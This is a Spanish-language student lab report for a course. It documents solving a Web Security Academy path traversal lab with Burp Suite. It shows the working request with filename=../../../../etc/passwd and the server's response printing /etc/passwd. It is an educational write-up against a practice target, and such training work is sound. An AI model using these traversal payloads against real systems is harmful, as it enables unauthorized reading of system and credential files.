



CNO IV

18-09-26

Jorge Abraham Castelo Curioca 181512

LAB File Path Traversal

Introducción:

El presente documento adjunta de que manera se puede usar herramientas como el burpsuite con la intención de vulnerar una debilidad en sitios web, en este caso usaremos el Path File Traversal, lo cual significa usar la falta de validación para ejecutar comandos que nos puedan retornar valores como contraseñas o cuentas.

Lab File Path Traversal

Paso 1

Se inicia el BurpSuite y se accede al link de la práctica, además que se le da adelante por primera vez para cargar el sitio

Intercept on
→ Forward
Drop

Request to https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=20.jpg

Time	Type	Direction	Method	URL
23:25:23 18 S...	...	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=20.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=2.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=4.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=12.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=6.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=53.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=75.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=28.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=58.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=21.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=14.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=11.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=7.jpg
23:25:23 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=8.jpg
23:25:24 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=31.jpg
23:25:24 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/academyLabHeader

Esto nos permite ver als primeras consultas que genera.

Es importante verificar que nos está pidiendo obtener los contenidos de /etc/passwd.

23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=6.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=12.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=11.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=7.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=75.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=28.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=58.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=14.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=31.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=57.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=60.jpg
23:31:59 18 S...	HTTP	→ Request	GET	https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/image?filename=8.jpg

Al cargar las imágenes nos permite ver que las está tomando desde alguna carpeta.

Paso 2

Ahora tomamos una de estas request de imagen para ver que como es que interactúa.


The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target URL is 'https://baf0076032769401651b600f0300eb.web-security-academy.net'. The 'Request' tab shows an HTTP GET request. The 'Response' tab shows a 200 OK status with 'Content-Type: image/png' and 'Content-Length: 160730'. The response body is a large base64-encoded image data.

Al ver como interactuamos cuenta que en efecto está retornando la imagen. Así que intentaremos darle otras instrucciones a ver como reacciona.

Para esto es importante entender que solo se podran ver los archivos a los cuales la cuenta de al app tenga permisos.

Paso 3

Intentamos empezar la vulneración, primero verificaremos si acepta la ruta absoluta.




Nos contesta que no encuentra o no existe etc/passwd

Esto es porque estamos dentro de el folder de imágenes, por lo que hay que salir de ahí.

Esto tiene una forma de /nose/file/www/fotos/etc/passwd

Por lo que obviamente no existe.

Ahora no sabemos en que nivel estamos por lo que probamos con un back



Aun no existe, intentamos agregar más puntos hasta encontrar los necesarios.

Y en este caso con 4 lo logramos

1 x +

Send Cancel < > Burp AI

Target: https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a5a00760327b93481b51bb800f300eb.web-security-academy.net
3 Cookie: session=8oqto8jDkiVOxp9q2BxtJu4QC9rBK79k
4 Sec-Ch-UA-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-UA: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Sec-Ch-UA-Mobile: 70
10 Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: i
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
23 (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
26 peter:x:12001:12001:/home/peter:/bin/bash
27 carlos:x:12002:12002:/home/carlos:/bin/bash
28 user:x:12000:12000:/home/user:/bin/bash
29 elmer:x:12099:12099:/home/elmer:/bin/bash
30 academy:x:10000:10000:/academy:/bin/bash
31 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
32 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
33 systemd-timesync:x:103:103:systemd Time
34 Synchronization,,,:/run/systemd:/usr/sbin/nologin
35 systemd-network:x:104:105:systemd Network
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 17

Response headers 3

Done 2,410 bytes | 255 mi

Event log All issues Memory: 163.5MB of 15.62GB Disabled

Al completar esto nos muestra que se completo el ejercicio.

https://0a5a00760327b93481b51bb800f300eb.web-security-academy.net

Web Security Academy File path traversal, simple case LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

WE LIKE TO SHOP

Safety First
★★★★☆ \$48.95
View details

High-End Gift Wrapping
★★★★★ \$9.86
View details

Robot Home Security Buddy
★★★★☆ \$80.28
View details

Baby Minding Shoes
★★★★☆ \$9.54
View details

View details

View details

View details

View details